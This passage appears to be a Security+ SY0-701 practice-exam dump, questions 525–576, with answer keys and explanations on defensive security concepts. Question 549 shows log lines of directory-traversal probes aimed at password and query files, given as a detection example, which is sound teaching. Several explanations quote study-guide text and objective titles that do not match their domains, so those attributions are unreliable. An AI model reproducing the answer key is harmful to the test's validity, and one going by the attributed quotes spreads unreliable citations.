The best first step is to reviewpatching (A). Outdated OS versions often contain vulnerabilities that can be exploited by malware. Ensuring systems are up-to-date is a foundational cybersecurity practice.
This is highlighted inDomain 2.1: Given a scenario, analyze indicators of malicious activityandDomain 2.2, emphasizing the importance of"Patching" as part of system hardening and mitigation strategy.

QUESTION 525
Which of the following agreements defines response time, escalation, and performance metrics?

A. BPA
B. MOA
C. NDA
D. SLA

Answer: D

Explanation:
AnSLA (D)or Service Level Agreement is a formal contract that definesperformance standards, includingresponse times, escalation procedures, uptime guarantees, and other service-related metrics.
This is referenced inDomain 5.2: Explain the importance of managing third-party riskunder"Agreements (e.g., SLA, NDA, MOU/MOA, BPA)."

QUESTION 526
A program manager wants to ensure contract employees can only use the company's computers Monday through Friday from 9 a.m. to 5 p.m. Which of the following would best enforce this access control?

A. Creating a GPO for all contract employees and setting time-of-day log-in restrictions
B. Creating a discretionary access policy and setting rule-based access for contract employees
C. Implementing an OAuth server and then setting least privilege for contract employees
D. Implementing SAML with federation to the contract employees' authentication server

Answer: A

Explanation:
The most appropriate method is to use aGroup Policy Object (GPO) with time-of-day restrictions (A). This is a native capability in Windows environments that allows administrators to controlwhen users are allowed to log into domain-joined systems.
This aligns withDomain 3.1: Given a scenario, apply identity and access management (IAM) concepts, especially under"Access controls (e.g., time-based restrictions, GPOs, least privilege)."

QUESTION 527
Which of the following makes Infrastructure as Code (IaC) a preferred security architecture over traditional infrastructure models?

A. Common attacks are less likely to be effective.
B. Configuration can be better managed and replicated.
C. Outsourcing to a third party with more expertise in network defense is possible.
D. Optimization can occur across a number of computing instances.

Answer: B

Explanation:
Infrastructure as Code (IaC)enables automated provisioning and configuration of infrastructure, making environmentsrepeatable, consistent, and scalable. The ability tobetter manage and replicate configurations (B)ensures that security settings are not missed and reduces misconfigurations.
According to theCompTIA Security+ SY0-701exam objectives underDomain 4.1 (Explain the security implications of different architecture models),IaCprovides the ability to'automatically enforce security controls'and manageconsistent configuration states, reducing human error.

QUESTION 528
An attorney prints confidential documents to a copier in an office space near multiple workstations and a

reception desk. When the attorney goes to the copier to retrieve the documents, the documents are missing. Which of the following would best prevent this from reoccurring?

A. Place the copier in the legal department.
B. Configure DLP on the attorney's workstation.
C. Set up LDAP authentication on the printer.
D. Conduct a physical penetration test.

Answer: C

Explanation:
LDAP authentication on the printer (C)would require users toauthenticate before printing, enablingsecure print release. This ensures that documents arenot printed until the authorized user is physically present, which directly addresses the issue of missing confidential documents.
As perCompTIA Security+ SY0-701, Domain 3.1 (Access management), integratingauthentication mechanisms like LDAPimproves physical and document security in shared environments.

QUESTION 529
A software developer wishes to implement an application security technique that will provide assurance of the application's integrity. Which of the following techniques will achieve this?

A. Secure cookies
B. Input validation
C. Static analysis
D. Code signing

Answer: D

Explanation:
Code signing (D)usescryptographic digital signaturesto confirm theintegrity and authenticityof software code. It ensures that the code hasnot been alteredafter being signed, providing assurance that the application is trustworthy.
This aligns withCompTIA Security+ SY0-701 Domain 2.3: Application security techniques, which includescode signingas a method to validatecode integrity.

QUESTION 530
Which of the following control types involves restricting IP connectivity to a router's web management interface to protect it from being exploited by a vulnerability?

A. Corrective
B. Physical
C. Preventive
D. Managerial

Answer: C

Explanation:
Restricting access to a router's web management interface is apreventive control (C). This type of control is implementedbefore a threat occursto reduce the likelihood of exploitation.
CompTIA Security+ SY0-701listspreventive controlssuch asIP whitelisting, ACLs, and firewallsunderDomain 1.4: Security controls.

QUESTION 531
A forensic engineer determines that the root cause of a compromise is a SQL injection attack. Which of the following should the engineer review to identify the command used by the threat actor?

A. Metadata
B. Application log
C. System log
D. Netflow log

Answer: B

Explanation:
To identify the exactcommand or input usedduring a SQL injection attack, theapplication log (B)is the most relevant. It records inputs, errors, and processing activities within the application layer.
UnderDomain 2.1, CompTIA emphasizes reviewingapplication logsto detect indicators of malicious activity, includingweb application attackslike SQL injection.

QUESTION 532
A security analyst receives an alert that there was an attempt to download known malware. Which of the following actions would allow the best chance to analyze the malware?

A. Review the IPS logs and determine which command-and-control IPs were blocked.
B. Analyze application logs to see how the malware attempted to maintain persistence.
C. Run vulnerability scans to check for systems and applications that are vulnerable to the malware.
D. Obtain and execute the malware in a sandbox environment and perform packet captures.

Answer: D

Explanation:
To analyze malware behavior in detail, the best approach is toexecute the malware in a sandbox (D)andcapture its network activity. This providesreal-time analysisof how the malware behaves, spreads, and communicates.
This method is highlighted inDomain 2.1under'Analyzing indicators of compromise'and usingsandboxing and packet captureto study malware.

QUESTION 533
During a recent log review, an analyst discovers evidence of successful injection attacks. Which of the following will best address this issue?

A. Authentication
B. Secure cookies
C. Static code analysis
D. Input validation

Answer: D

Explanation:
Input validation (D)is the most effective way to preventinjection attacks, such asSQL injection, XSS, etc. It ensures that only correctly formatted and expected inputs are processed by the application.
This is clearly identified underDomain 2.3: Application security techniques, whereinput validationis listed as aprimary defense against injection attacks.

QUESTION 534
A company identified the potential for malicious insiders to harm the organization. Which of the following measures should the organization implement to reduce this risk?

A. Unified threat management
B. Web application firewall
C. User behavior analytics
D. Intrusion detection system

Answer: C

Explanation:
User Behavior Analytics (UBA)is specifically designed to detectanomalous or suspicious behaviorsby users that may indicate insider threats. UBA toolsestablish a baseline of normalbehaviorfor users and alert security teams when deviations occur (e.g., accessing sensitive files at odd hours, downloading large volumes of data, etc.). Malicious insiders often bypass perimeter defenses like firewalls or IDS/IPS systems because they arelegitimate users. UBA offersvisibility into internal behavior patterns, which is essential for detecting these threats.

QUESTION 535
While a school district is performing state testing, a security analyst notices all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host. Which of the following is most likely responsible for this malicious activity?

A. Unskilled attacker
B. Shadow IT
C. Credential stuffing
D. DMARC failure

Answer: A

Explanation:
ARP poisoning(also known as ARP spoofing) is a basicman-in-the-middle (MITM)attack that involves sending fake ARP responses to redirect traffic. This technique isnot sophisticatedand can be easily executed using freely available tools like Cain & Abel, Ettercap, or Wireshark.
Such attacks are often attempted byunskilled attackers (script kiddies)testing their abilities, especially in environments like schools. The term"unskilled attacker"fits best here, as credential stuffing and DMARC are unrelated to ARP poisoning.

QUESTION 536
An administrator has configured a quarantine subnet for all guest devices that connect to the network. Which of the following would be best for the security team to configure on the MDM before allowing access to corporate resources?

A. Device fingerprinting
B. Compliance attestation
C. NAC
D. 802.1X

Answer: B

Explanation:
Compliance attestation (B)ensures that devices meetpredefined security policies(e.g., encryption enabled,

updated antivirus, latest OS patches) before being allowed access to corporate resources. This is commonly enforced usingMobile Device Management (MDM)systems.
By using compliance checks via MDM, only secure,policy-compliantdevices are promoted from quarantine to trusted network segments.

QUESTION 537
Which of the following should a systems administrator use to decrease the company's hardware attack surface?

A. Replication
B. Isolation
C. Centralization
D. Virtualization

Answer: D

Explanation:
Virtualization (D)allows multiple systems and services to be hosted onfewer physical machines, therebyreducing the total number of physical devicesand consequently thehardware attack surface. This also allows for better patching, monitoring, and control.
The fewer devices you manage physically, the fewer entry points there are for attackers to exploit hardwarelevel vulnerabilities.

QUESTION 538
Which of the following data protection strategies can be used to confirm file integrity?

A. Masking
B. Encryption
C. Hashing
D. Obfuscation

Answer: C

Explanation:
Hashing (C)is aone-way cryptographic functionthat produces afixed-length digestrepresenting the original data. If the file changes---even by one bit---the hash will change, making it ideal for verifyingdata integrity.
While encryption protectsconfidentiality, and masking/obfuscation protectdata visibility, onlyhashing ensures integrity.

QUESTION 539
A security analyst is reviewing the following logs about a suspicious activity alert for a user's VPN log-ins.
Which of the following malicious activity indicators triggered the alert?
Log Summary:
User logs in fromChicago, ILmultiple times, then suddenly a successful login appears fromRome, Italy, followed again by Chicago logins --- all within ashort time span.

A. Impossible travel
B. Account lockout
C. Blocked content
D. Concurrent session usage

Answer: A

Explanation:
Impossible travel (A)refers to logins fromgeographically distant locations within a time period that makes travel between them physically impossible. In this case, a user logging in fromChicago and Rome within a short timeframetriggers this anomaly.
This is a strong indicator of acompromised accountorstolen credentialsbeing used elsewhere.

QUESTION 540
Which of the following would best prepare a security team for a specific incident response scenario?

A. Situational awareness
B. Risk assessment
C. Root cause analysis
D. Tabletop exercise

Answer: D

Explanation:
ATabletop exercise (D)is adiscussion-based simulationof an incident scenario. It allows security teams towalk through procedures, responsibilities, and communicationsin alow-pressure environment, improving readiness without impacting operations.
It is specifically designed toprepare teams for real-world incident handling.

QUESTION 541
An incident response specialist must stop a malicious attack from expanding to other parts of an organization. Which of the following should the incident response specialist perform first?

A. Eradication
B. Recovery
C. Containment
D. Simulation

Answer: C

Explanation:
Containment (C)is thefirst critical stepduring a security incident tostop the spreadof the attack. This could include isolating affected systems, disabling accounts, or blocking malicious traffic.
According to theIncident Response Lifecycle, the order is typically:Identification Containment Eradication Recovery Lessons Learned.

QUESTION 542
A security analyst created a fake account and saved the password in a non-readily accessible directory in a spreadsheet. An alert was also configured to notify the security team if the spreadsheet is opened. Which of the following best describes the deception method being deployed?

A. Honeypot
B. Honey account
C. Honeytoken
D. Honeynet

Answer: C

Explanation:
A honeytoken is a form of deception technology in which a fake asset (such as credentials, files, or database records) is planted in a system or network to detect unauthorized access or malicious activity. The fake password stored in a hidden spreadsheet, with monitoring for access, is a classic example of a honeytoken. It is not an interactive system (like a honeypot or honeynet) but rather a marker or tripwire intended to alert the security team to suspicious behavior. This method helps identify attackers and their methods early in the intrusion process.
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.1, 'Deception and Disruption Technologies'
CompTIA Security+ Exam Objectives: 1.1
CompTIA Glossary: "Honeytoken---A fictitious record or file intended to attract or identify unauthorized access."

QUESTION 543
A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445. Which of the following is most likely the root cause of this incident?

A. Buffer overflow
B. NTP amplification attack
C. Worm
D. Kerberoasting attack

Answer: C

Explanation:
Port 445 is used by the SMB protocol on Windows systems. Large volumes of unexpected traffic on TCP 445 are commonly associated with worms that exploit SMB vulnerabilities (such as WannaCry or NotPetya). Worms are self-replicating malware that spread rapidly across a network, consuming bandwidth, causing high latency, and often resulting in network outages. This matches the scenario given, where network unavailability and abnormal port 445 traffic are observed.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1, 'Malware Types: Worms'
CompTIA Security+ Exam Objectives: 2.1
CompTIA Glossary: 'Worm---A self-replicating malware that spreads across networks, often exploiting vulnerabilities such as those in SMB (TCP 445).'

QUESTION 544
A security administrator protects passwords by using hashing. Which of the following best describes what the administrator is doing?

A. Adding extra characters at the end to increase password length
B. Generating a token to make the passwords temporal
C. Using mathematical algorithms to make passwords unique
D. Creating a rainbow table to protect passwords in a list

Answer: C

Explanation:
Hashing is the process of converting plaintext passwords into a fixed-length, irreversible string using a mathematical algorithm (hash function). This makes each password unique based on its content, and even a small change in the password will produce a different hash. The primary purpose is to ensure that the actual passwords are not stored directly and cannot be easily recovered from the hash, even if the hash is compromised.
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3, 'Hashing ensures that plaintext passwords are

not stored directly. Hash functions use mathematical algorithms to produce unique, fixed-length output for each unique input.'
Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

QUESTION 545
A systems administrator wants to use a technical solution to explicitly define file permissions for the entire team. Which of the following should the administrator implement?

A. ACL
B. Monitoring
C. Isolation
D. HIPS

Answer: A

Explanation:
An Access Control List (ACL) is a technical mechanism used to explicitly define permissions for files, folders, or other resources. ACLs specify which users or system processes are granted access to objects and what operations are allowed on given objects. This allows the administrator to centrally and granularly manage file permissions for a group or team.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1, "Access control lists (ACLs) are used to explicitly define permissions to files and resources for users and groups."
Exam Objectives 3.1: "Implement secure network architecture concepts."

QUESTION 546
In which of the following will unencrypted PLC management traffic most likely be found?

A. SDN
B. IoT
C. VPN
D. SCADA

Answer: D

Explanation:
SCADA (Supervisory Control and Data Acquisition) systems commonly manage industrial equipment, including PLCs (Programmable Logic Controllers). Historically, SCADA environments often lack encryption for management traffic due to legacy equipment and protocols. This makes SCADA the most likely environment where unencrypted PLC management traffic can be observed.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2, "SCADA systems often transmit management traffic for PLCs without encryption, making them susceptible to interception."
Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

QUESTION 547
An analyst identifies that multiple users have the same passwords, but the hashes appear to be completely different. Which of the following most likely explains this issue?

A. Data masking
B. Salting
C. Key escrow
D. Tokenization

Answer: B

Explanation:
Salting involves adding a unique value (salt) to each password before hashing it. This means that even if two users have the same password, the added salts ensure their hash values are different. This protects against attacks that exploit identical hash values, such as rainbow table attacks.
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3, "Salting passwords ensures that identical passwords do not have identical hashes, even if the same hash algorithm is used."
Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

QUESTION 548
Which of the following actions would reduce the number of false positives for an analyst to manually review?

A. Create playbooks as part of a SOAR platform
B. Redefine the patch management process
C. Replace an EDR tool with an XDR solution
D. Disable AV heuristics scanning

Answer: A

Explanation:
Implementing playbooks as part of a SOAR (Security Orchestration, Automation, and Response) platform enables the automation of routine security tasks and the standardized response to common alerts. Playbooks help filter and validate alerts, reducing the number of false positives that analysts need to manually investigate. SOAR tools are specifically designed to improve efficiency, consistency, and accuracy in incident response, allowing analysts to focus on genuine threats rather than being overwhelmed by noise.
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.3: 'SOAR platforms allow organizations to automate repetitive security tasks, including the use of playbooks, to reduce false positives and the workload on analysts.'
Exam Objectives 4.3: "Implement incident response and recovery procedures."

QUESTION 549
A security analyst reviews web server logs and sees the following entries:
16.22.48.102 -- 26/April/2023 22:00:04.33 GET "http://www.databaseInfo.com/index.html/*" 200
16.22.48.102 -- 26/April/2023 22:00:07.23 GET "http://www.databaseInfo.com/index.html/../" 404
16.22.48.102 -- 26/April/2023 22:01:16.03 GET "http://www.databaseInfo.com/index.html/../images" 404
16.22.48.102 -- 26/April/2023 22:03:10.25 GET "http://www.databaseInfo.com/index.html/../passwords" 404
16.22.48.102 -- 26/April/2023 22:05:11.22 GET
"http://www.databaseInfo.com/index.html/../storedSQLqueries" 404
Which of the following attacks is most likely being attempted?

A. Denial of service
B. Password spraying
C. SQL injection
D. Directory traversal

Answer: D

Explanation:
The log entries show repeated attempts to access directories using patterns such as ../, which is a common directory traversal attack technique. Directory traversal (or path traversal) aims to access files and directories outside the web server's root directory by manipulating file paths. The ../ sequence is used to move up one

directory level, which attackers exploit to try and retrieve sensitive files.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: 'Directory traversal attacks attempt to access files and directories outside of the web root by manipulating the file path with ../ sequences.'
Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

QUESTION 550
A business provides long-term cold storage services to banks that are required to follow regulator-imposed data retention guidelines. Banks that use these services require that data is disposed of in a specific manner at the conclusion of the regulatory threshold for data retention. Which of the following aspects of data management is the most important to the bank in the destruction of this data?

A. Encryption
B. Classification
C. Certification
D. Procurement

Answer: B

Explanation:
Classification is the process of assigning a level of sensitivity and handling requirements to data, which informs its lifecycle management, retention, and disposal methods. In regulated industries such as banking, proper data classification ensures that data subject to legal or regulatory requirements is destroyed according to those requirements at the end of its retention period. This directly guides how the data should be handled and disposed of.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: 'Classification dictates data handling, storage, retention, and destruction policies in compliance with regulatory requirements.'
Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

QUESTION 551
The number of tickets the help desk has been receiving has increased recently due to numerous falsepositive phishing reports. Which of the following would be best to help to reduce the false positives?

A. Performing more phishing simulation campaigns
B. Improving security awareness training
C. Hiring more help desk staff
D. Implementing an incident reporting web page

Answer: B

Explanation:
Improving security awareness training directly addresses user behavior by teaching employees how to better recognize legitimate emails versus actual phishing attempts. Enhanced training can reduce the number of false positives by helping users more accurately identify true phishing attempts, lowering unnecessary reports and thus help desk workload.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.5: 'Improved security awareness training helps reduce false positives in user reporting by teaching users to accurately identify phishing attempts.'
Exam Objectives 5.5: "Summarize security awareness and training techniques."

QUESTION 552
A company is implementing a new data classification scheme as part of its security governance framework. The organization needs to ensure that data handling procedures, storage requirements, and access controls are applied consistently based on the sensitivity level of the data. Which of the following BEST addresses the

core principle that should guide this classification effort?

A. Applying the principle of least privilege so that only the minimum number of people can access any classified data
B. Establishing a baseline control that defines how sensitive data must be protected throughout its lifecycle
C. Implementing encryption on all systems to eliminate the need for manual classification
D. Creating a policy that requires all employees to maintain the same access level regardless of their role

Answer: B

Explanation:
The correct answer focuses on establishing a baseline control aligned with the fundamental security principle of protecting sensitive information throughout its lifecycle. Data classification itself is a foundational control within General Security Concepts that enables an organization to apply appropriate safeguards based on risk. This is more effective than relying on access control alone (least privilege is important but applies after classification), encrypting everything indiscriminately (inefficient and not risk-based), or granting uniform access (violates least privilege). The baseline control established through classification directly supports the principle that security measures should be proportional to the value and sensitivity of the asset being protected.

QUESTION 553
Which of the following is the best mitigation for a zero-day vulnerability found in mission-critical production servers that must be highly available?

A. Virtualizing and migrating to a containerized instance
B. Removing and sandboxing to an isolated network
C. Monitoring and implementing compensating controls
D. Patching and redeploying to production as quickly as possible

Answer: C

Explanation:
When a zero-day vulnerability is discovered in mission-critical systems that require high availability, immediate patching is often not possible due to lack of available patches or the risk of disrupting critical operations. In such cases, the best practice is to implement compensating controls (such as increased monitoring, access controls, network segmentation, or web application firewalls) to mitigate risk until a patch or permanent solution can be safely applied.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.4: 'For zero-day vulnerabilities in critical systems, compensating controls and heightened monitoring are often necessary to maintain availability and security until an official patch is available.'
Exam Objectives 2.4: "Given a scenario, implement secure system design."

QUESTION 554
Which of the following is a type of vulnerability that may result from outdated algorithms or keys?

A. Hash collision
B. Cryptographic
C. Buffer overflow
D. Input validation

Answer: B

Explanation:
A cryptographic vulnerability refers to weaknesses caused by the use of outdated or insecure cryptographic algorithms, protocols, or keys. These vulnerabilities make it easier for attackers to compromise encrypted data or communications. Use of deprecated ciphers or insufficient key lengths are typical examples.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.3: 'Cryptographic vulnerabilities arise from the use of weak or outdated cryptographic algorithms or keys.'
Exam Objectives 2.3: "Analyze potential indicators associated with network attacks."

QUESTION 555
Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach that would affect offshore offices. Which of the following is this an example of?

A. Tabletop exercise
B. Penetration test
C. Geographic dispersion
D. Incident response

Answer: A

Explanation:
A tabletop exercise is a discussion-based simulation in which stakeholders review and talk through their roles, responsibilities, and actions in response to a hypothetical incident. This allows participants to evaluate and improve response plans without actual disruption.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.6: 'Tabletop exercises involve key stakeholders discussing roles, responsibilities, and actions in response to simulated incidents.'
Exam Objectives 5.6: "Given a scenario, implement security incident management processes."

QUESTION 556
A site reliability engineer is designing a recovery strategy that requires quick failover to an identical site if the primary facility goes down. Which of the following types of sites should the engineer consider?

A. Recovery site
B. Hot site
C. Cold site
D. Warm site

Answer: B

Explanation:
A hot site is a fully operational offsite facility that is equipped with hardware, software, and up-to-date data, and is ready to take over operations immediately if the primary site fails. This allows for minimal downtime and quick failover, meeting the requirement for rapid recovery.
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.4: 'Hot sites are ready to take over operations instantly with minimal downtime.'
Exam Objectives 4.4: "Summarize business continuity and disaster recovery concepts."

QUESTION 557
Which of the following can best contribute to prioritizing patch applications?

A. CVSS
B. SCAP
C. OSINT

D. CVE

Answer: A

Explanation:
CVSS (Common Vulnerability Scoring System) provides a standardized way to rate the severity of software vulnerabilities. Organizations use CVSS scores to prioritize which vulnerabilities to address first, focusing on those with the highest risk.
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.2: 'CVSS scores help organizations prioritize patching based on the severity of vulnerabilities.'
Exam Objectives 4.2: "Summarize vulnerability management processes."

QUESTION 558
Which of the following techniques would identify whether data has been modified in transit?

A. Hashing
B. Tokenization
C. Masking
D. Encryption

Answer: A

Explanation:
Hashing is used to verify data integrity. By comparing the hash value of the data before and after transmission, it is possible to determine if the data has been altered in transit. If the hash values match, the data has not been modified.
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3: 'Hashing ensures integrity by making it possible to detect unauthorized changes to data.'
Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

QUESTION 559
Which of the following digital forensics activities would a security team perform when responding to legal requests in a pending investigation?

A. E-discovery
B. User provisioning
C. Firewall log export
D. Root cause analysis

Answer: A

Explanation:
E-discovery (electronic discovery) is the process of identifying, collecting, and producing electronically stored information (ESI) in response to a legal request or investigation. It is a critical component of digital forensics when dealing with litigation, compliance, or regulatory matters.
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.5: 'E-discovery is performed to identify and produce digital evidence in legal investigations.'
Exam Objectives 4.5: "Summarize digital forensics concepts."

QUESTION 560
Which of the following is a social engineering attack in which a bad actor impersonates a web URL?

A. Pretexting
B. Misinformation
C. Typosquatting
D. Watering-hole

Answer: C

Explanation:
Typosquatting is a social engineering and cybersquatting technique in which attackers register domain names similar to legitimate ones, hoping users will make a typographical error and visit their malicious website instead.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: 'Typosquatting involves registering misspelled versions of legitimate domain names to trick users.'
Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

QUESTION 561
A security analyst is reviewing the security of a SaaS application that the company intends to purchase. Which of the following documentations should the security analyst request from the SaaS application vendor?

A. Service-level agreement
B. Third-party audit
C. Statement of work
D. Data privacy agreement

Answer: B

Explanation:
A third-party audit provides an independent assessment of the SaaS vendor's security controls, compliance, and practices. This documentation helps verify that the vendor meets security standards and follows best practices.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.3: 'Third-party audits offer independent verification of vendor security controls.'
Exam Objectives 5.3: "Summarize third-party risk management concepts."

QUESTION 562
Employees sign an agreement that restricts specific activities when leaving the company. Violating the agreement can result in legal consequences. Which of the following agreements does this best describe?

A. SLA
B. BPA
C. NDA
D. MOA

Answer: C

Explanation:
A non-disclosure agreement (NDA) restricts employees from sharing proprietary or confidential information when they leave the company. Legal consequences may result from violating an NDA.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.2: 'NDAs are legal agreements to prevent employees from disclosing sensitive information upon termination.'
Exam Objectives 5.2: "Summarize business agreement and legal requirements."

QUESTION 563
A security analyst is examining a penetration test report and notices that the tester pivoted to critical internal systems with the same local user ID and password. Which of the following would help prevent this in the future?

A. Implement centralized authentication with proper password policies
B. Add password complexity rules and increase password history limits
C. Connect the systems to an external authentication server
D. Limit the ability of user accounts to change passwords

Answer: A

Explanation:
Centralized authentication (such as Active Directory or LDAP) combined with proper password policies helps prevent the reuse of the same local credentials across multiple systems, reducing the risk of lateral movement during attacks like credential reuse or pass-the-hash.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1: 'Centralized authentication and strong password policies reduce risks associated with local account reuse.'
Exam Objectives 3.1: "Implement secure network architecture concepts."

QUESTION 564
Which of the following is the most likely motivation for a hacktivist?

A. Financial gain
B. Service disruption
C. Philosophical beliefs
D. Corporate espionage

Answer: C

Explanation:
Hacktivists are individuals or groups who use hacking to promote a political agenda, social cause, or philosophical beliefs. Their primary motivation is not personal gain but rather to draw attention to, or protest against, perceived injustices or causes.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1: 'Hacktivists are motivated by ideology or political/social causes.'
Exam Objectives 2.1: "Compare and contrast different types of threat actors."

QUESTION 565
A new employee accessed an unauthorized website. An investigation found that the employee violated the company's rules. Which of the following did the employee violate?

A. MOU
B. AUP
C. NDA
D. MOA

Answer: B

Explanation:
An Acceptable Use Policy (AUP) defines what users are permitted and prohibited from doing on an

organization's systems, including website access. Accessing unauthorized sites is a common violation of the AUP.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.1: 'AUPs outline what is and is not acceptable use of organizational resources.'
Exam Objectives 5.1: "Explain the importance of organizational security policies, standards, and frameworks."

QUESTION 566
An organization wants to donate its aging network hardware. Which of the following should the organization perform to prevent any network details from leaking?

A. Destruction
B. Sanitization
C. Certification
D. Data retention

Answer: B

Explanation:
Sanitization is the process of thoroughly removing or wiping all data from devices before disposal or donation to prevent sensitive information from being recovered or leaked.
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.4: 'Sanitization is used to ensure data cannot be recovered from donated or decommissioned equipment.'
Exam Objectives 4.4: "Summarize business continuity and disaster recovery concepts."

QUESTION 567
Which of the following methods to secure data is most often used to protect data in transit?

A. Encryption
B. Obfuscation
C. Permission restrictions
D. Hashing

Answer: A

Explanation:
Encryption is the standard method for protecting data in transit, ensuring that intercepted communications cannot be read without the appropriate decryption key.
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.3: 'Encryption protects data confidentiality, especially for data in transit over networks.'
Exam Objectives 1.3: "Explain the importance of cryptographic concepts."

QUESTION 568
Which of the following security controls are a company implementing by deploying HIPS? (Select two).

A. Directive
B. Preventive
C. Physical
D. Corrective
E. Compensating
F. Detective

Answer: B, F

Explanation:
A Host-based Intrusion Prevention System (HIPS) acts as a preventive control by actively blocking threats and a detective control by monitoring and alerting to suspicious activities on endpoints.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.3: 'HIPS combines preventive and detective capabilities to secure endpoints.'
Exam Objectives 3.3: "Summarize various security control types and methods."

QUESTION 569
Which of the following is a use of CVSS?

A. To determine the cost associated with patching systems
B. To identify unused ports and services that should be closed
C. To analyze code for defects that could be exploited
D. To prioritize the remediation of vulnerabilities

Answer: D

Explanation:
CVSS (Common Vulnerability Scoring System) is used to assign severity scores to security vulnerabilities, allowing organizations to assess risk and prioritize remediation efforts. By using CVSS scores, teams can address the most critical vulnerabilities first, based on the potential impact.
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.2: 'CVSS is used to score the severity of vulnerabilities and prioritize remediation.'
Exam Objectives 4.2: "Summarize vulnerability management processes."

QUESTION 570
Which of the following is the most important element when defining effective security governance?

A. Discovering and documenting external considerations
B. Developing procedures for employee onboarding and offboarding
C. Assigning roles and responsibilities for owners, controllers, and custodians
D. Defining and monitoring change management procedures

Answer: C

Explanation:
Effective security governance requires clear assignment of roles and responsibilities, such as owners, controllers, and custodians, to ensure accountability for security-related tasks and data management within the organization. This establishes clear lines of responsibility and authority, which is fundamental to governance frameworks.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.1: 'Assigning roles and responsibilities is fundamental to effective security governance.'
Exam Objectives 5.1: "Explain the importance of organizational security policies, standards, and frameworks."

QUESTION 571
A company's accounts payable clerk receives a message from a vendor asking to change their bank account before paying an invoice. The clerk makes the change and sends the payment to the new account. Days later, the clerk receives another message from the same vendor with a request for a missing payment to the original bank account. Which of the following has most likely occurred?

A. Phishing campaign

B. Data exfiltration
C. Pretext calling
D. Business email compromise

Answer: D

Explanation:
Business email compromise (BEC) is a type of targeted phishing attack where an attacker gains access to a legitimate business email account (or convincingly impersonates one) to manipulate financial transactions, such as redirecting payments to a fraudulent bank account. The scenario described matches this pattern.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.2: 'Business email compromise involves manipulating legitimate business communications to divert funds or sensitive information.'
Exam Objectives 2.2: "Given a scenario, analyze potential indicators associated with application attacks."

QUESTION 572
Which of the following would best allow a company to prevent access to systems from the Internet?

A. Containerization
B. Virtualization
C. SD-WAN
D. Air-gapped

Answer: D

Explanation:
An air-gapped system is physically isolated from unsecured networks (like the public Internet), ensuring that there is no direct or indirect network connection. This is the most effective way to prevent Internet-based access to sensitive systems.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: 'Air-gapped systems are isolated from external networks and prevent Internet access.'
Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

QUESTION 573
According to various privacy rules and regulations, users have the power to request that all data pertaining to them is deleted. This is known as:

A. Right to be forgotten
B. Attestation and acknowledgement
C. Data retention
D. Information deletion

Answer: A

Explanation:
The right to be forgotten refers to an individual's legal right, under regulations such as GDPR, to request the deletion of all personal data held about them by an organization. This gives individuals control over their digital footprint and privacy.
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: 'The right to be forgotten is a privacy right allowing individuals to request deletion of their personal data.'
Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

QUESTION 574
An engineer has ensured that the switches are using the latest OS, the servers have the latest patches, and the endpoints' definitions are up to date. Which of the following will these actions most effectively prevent?

A. Zero-day attacks
B. Insider threats
C. End-of-life support
D. Known exploits

Answer: D

Explanation:
Applying the latest OS updates, patches, and endpoint definitions is the most effective way to prevent known exploits, which are attacks leveraging previously discovered vulnerabilities for which fixes are available.
CompTIA Security+ SY0-701 Official Study Guide, Domain 2.3: 'Applying patches and updates prevents exploitation of known vulnerabilities.'
Exam Objectives 2.3: "Analyze potential indicators associated with network attacks."

QUESTION 575
A systems administrator just purchased multiple network devices. Which of the following should the systems administrator perform to prevent attackers from accessing the devices by using publicly available information?

A. Install endpoint protection
B. Disable ports/protocols
C. Change default passwords
D. Remove unnecessary software

Answer: C

Explanation:
Changing default passwords is a critical first step after acquiring new devices. Default credentials are widely known and publicly documented, so changing them prevents unauthorized access using this information.
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1: 'Changing default passwords prevents attackers from exploiting publicly available device information.'
Exam Objectives 3.1: "Implement secure network architecture concepts."

QUESTION 576
Which of the following is the best way to remove personal data from a social media account that is no longer being used?

A. Exercise the right to be forgotten
B. Uninstall the social media application
C. Perform a factory reset
D. Terminate the social media account

Answer: A

Explanation:
Exercising the right to be forgotten involves formally requesting the social media provider to delete all personal data associated with the account, ensuring removal from their servers and backups in accordance with privacy regulations.

